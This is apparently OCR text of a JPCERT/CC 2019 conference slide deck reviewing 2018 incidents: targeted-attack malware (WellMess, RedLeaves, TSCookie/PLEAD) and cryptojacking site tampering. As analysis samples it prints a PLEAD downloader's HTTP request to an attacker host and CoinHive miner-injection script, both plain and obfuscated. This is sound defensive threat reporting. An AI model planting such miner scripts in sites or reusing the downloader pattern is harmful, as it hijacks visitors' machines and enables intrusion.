2018年のインシデントを振り返る

JPCERT コーディネーションセンター
インシデントレスポンスグループ
椎木孝斉

2019年1月18日
Japan Security Analyst Conference 2019

2つの大きな攻撃タイプ

標的型攻撃


a.k.a.
組織情報の窃取を目的とした攻撃

ばらまき系攻撃

a.k.a.
金銭等の窃取を目的とした攻撃

標的型攻撃

JPCERT/CC が確認した標的型攻撃



※ はJPCERT/CCでインシデント対応支援の中で攻撃を確認した時期
※ はJPCERT/CCでインシデントとは紐づかない形で検体のみを確認した時期

最近の標的型攻撃の特徴

クラウドサービスの悪用

- 攻撃の標的として
  - Office365
  - G Suite など
- 攻撃のインフラとして
  - GitHub など

マルチプラットフォーム型の攻撃


- Windows
- Linux
- macOS

WellMess
(2018年前半)

WellMess 内に含まれるGo言語の関数(抜粋)

```
_/home/ubuntu/GoProject/src/bot/botlib.UDFile
_/home/ubuntu/GoProject/src/bot/botlib.Download
_/home/ubuntu/GoProject/src/bot/botlib.Send
_/home/ubuntu/GoProject/src/bot/botlib.Work
_/home/ubuntu/GoProject/src/bot/botlib.chunksM
_/home/ubuntu/GoProject/src/bot/botlib.Join
_/home/ubuntu/GoProject/src/bot/botlib.wellMess
_/home/ubuntu/GoProject/src/bot/botlib.RandStringBytes
_/home/ubuntu/GoProject/src/bot/botlib.GetRandomBytes
_/home/ubuntu/GoProject/src/bot/botlib.Key
_/home/ubuntu/GoProject/src/bot/botlib.GenerateSymmKey
_/home/ubuntu/GoProject/src/bot/botlib.CalculateMD5Hash
```

確認した WellMess



RedLeaves
(2018年前半)


RedLeaves の変化

2016年頃 RedLeaves　　**2017年** Himawari　　**2018年** Lavender, zark20rk

種別	AES	zlib	xor	RC4	異常なDES
Himawari	○	○	○	-	○
Lavender	○	○	-	○	○
zark20rk	○	○	-	○	-

TSCookie / PLEAD
(2018年前半-後半)

TSCookie / TSCookieRAT




PLEAD ダウンローダー

```
GET /logo.png HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0)
Host: office.panasocin.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 21 Mar 2018 11:36:25 GMT
Server: httpd
Accept-Ranges: bytes
Content-Length: 26991
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload

..1..zY...,...M..]%*.r...`.......LR.....q[...T..l.|.....K[.WW.4..n....YC
Y\.............9R.......
.._.L^.~../.%(..$..+....J.
?8..^..$Y....kw..
...O..c.Z//-.;...?@)....S......7..d...]z.m.....o......p.z.'.K....;J."o.
Q...Y.cbbe.M!,.y../..$.>F...}..*...K...E..s.o[... ......byI..u..........
('...W.H5.....o!....A.G....s...w.P..|..........xr.09.....C.$..J+.....#..
```

PLEAD モジュール



ばらまき系攻撃

Coin Miner 系のサイト改竄
(a.k.a. クリプトジャッキング)
(2018年前半)

CoinHive スクリプトの埋め込み

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
        var miner = new CoinHive.Anonymous('MjmNCof41or9y68p1E6S19aBCfPE5nHI');
        miner.start();
</script>
```

CoinHive スクリプトの埋め込み(難読化)

```
<script type='text/javascript'>
var _0xb70e=["(k(1l){\"9S cw\";j J=k(3a,I){d.I=I||{};d.6Y=3a;d.6F=A;d.1j=[];d.4P=0;d.2I=A;d.6N=R;d.47=3;d.8Z=A;d.45=0;d.75=0;
d.6R=D.4S(0,D.2T(.99,d.I.4m||0));d.bv=T;d.6P=T;d.7p=T;d.1d={2G:!!d.I.gQ,1n:A,4O:A,6A:g0,2O:{}};
d.1a={1S:D.8m()*gC|0,2P:L.6D,7J:0,46:0,7B:0,1n:A};if(1l.bN){23{d.6S=F bN(\"o\");d.6S.5e=k(N){if(N.1k===\"bV\")
{d.1a.7B=1c.V()}}.1o(d)}1Q(e){}}if(L.2z.3O){d.44=F L.g7(d.6Y,{bO:d.I.bO||\"g5\",g4:d.I.fY||\"fZ\"})}d.7b={3S:[],8S:[],8D:[],1z:[],13:
[],cB:[],94:[],7H:[]};j bP=bI.g3||4;d.70=d.I.29||bP;d.bS=d.bH()&&!d.I.go;d.4M=\"bZ\";d.8c=d.c4.1o(d);d.bA=d.cC.1o(d)};J.E.2Y=k(2P,bQ)
{d.1a.2P=2P||L.6D;d.4N=bQ;if(d.1a.1n){4Z(d.1a.1n);d.1a.1n=A}d.7G(k(){d.6J()}.1o(d))};J.E.1M=k(2P){P(j i=0;i<d.1j.r;i++){d.75+=d.1j[i].4I;
d.1j[i].1M()}d.1j=[];d.6N=T;if(d.2g){d.2g.8D()}d.2I=A;if(d.1d.1n){4Z(d.1d.1n);d.1d.1n=A}if(d.1a.1n&&2P!==\"bT\"){4Z(d.1a.1n);d.1a.1n=A}};
J.E.bG=k(){j 1p=0;P(j i=0;i<d.1j.r;i++){1p+=d.1j[i].1p}l 1p};J.E.gm=k(bM){j V=1c.V();j 1q=d.75;P(j i=0;i<d.1j.r;i++){j 2t=d.1j[i];
1q+=2t.4I;if(bM){j bL=(V-2t.82)/1A*.9;1q+=bL*2t.1p}}l 1q|0};J.E.hS=k(){l d.4P};J.E.hU=k(){l d.8Z};J.E.6v=k(z,1f){if(d.7b[z])
```

▪
▪
▪


```
\x45\x52\x53\x7C\x72\x65\x6D\x6F\x76\x65\x46\x75\x6E\x63\x74\x69\x6F\x6E\x7C\x72\x65\x73\x65\x72\x76\x65\x64\x7C\x61\x6C\x6C\x7C\x70\x6F
\x77\x7C\x61\x64\x64\x46\x75\x6E\x63\x74\x69\x6F\x6E\x7C\x7C\x46\x69\x6E\x69\x73\x68\x65\x64\x7C\x67\x65\x74\x41\x75\x74\x6F\x54\x68\x72
\x65\x61\x64\x73\x45\x6E\x61\x62\x6C\x65\x64\x7C\x57\x61\x73\x6D\x54\x79\x70\x65\x73\x7C\x4D\x61\x74\x68\x5F\x73\x71\x72\x74\x7C\x7C\x5F
\x5F\x5F\x63\x78\x61\x5F\x64\x65\x6D\x61\x6E\x67\x6C\x65\x7C\x7C\x61\x72\x65\x7C\x44\x68\x47\x45\x56\x55\x67\x4F\x6F\x71\x75\x4A\x50\x36
\x38\x58\x42\x79\x59\x4C\x46\x73\x30\x6E\x52\x56\x56\x34\x67\x71\x34\x4A\x7C\x77\x61\x73\x6D\x54\x61\x62\x6C\x65\x7C\x55\x54\x46\x31\x36
\x44\x65\x63\x6F\x64\x65\x72\x7C\x78\x68\x72\x5F\x6F\x6E\x6C\x6F\x61\x64\x7C\x31\x36\x6C\x65\x7C\x73\x65\x74\x54\x68\x72\x6F\x74\x74\x6C
\x65\x7C\x7C\x73\x68\x65\x6C\x6C\x5F\x70\x72\x69\x6E\x74\x7C\x55\x6E\x6B\x6E\x6F\x77\x6E\x7C\x65\x6E\x76\x69\x72\x6F\x6E\x6D\x65\x6E\x74
\x7C\x57\x68\x65\x72\x65\x7C\x7C\x7C\x73\x65\x74\x41\x75\x74\x6F\x54\x68\x72\x65\x61\x64\x73\x45\x6E\x61\x62\x6C\x65\x64\x7C\x64\x6F\x63
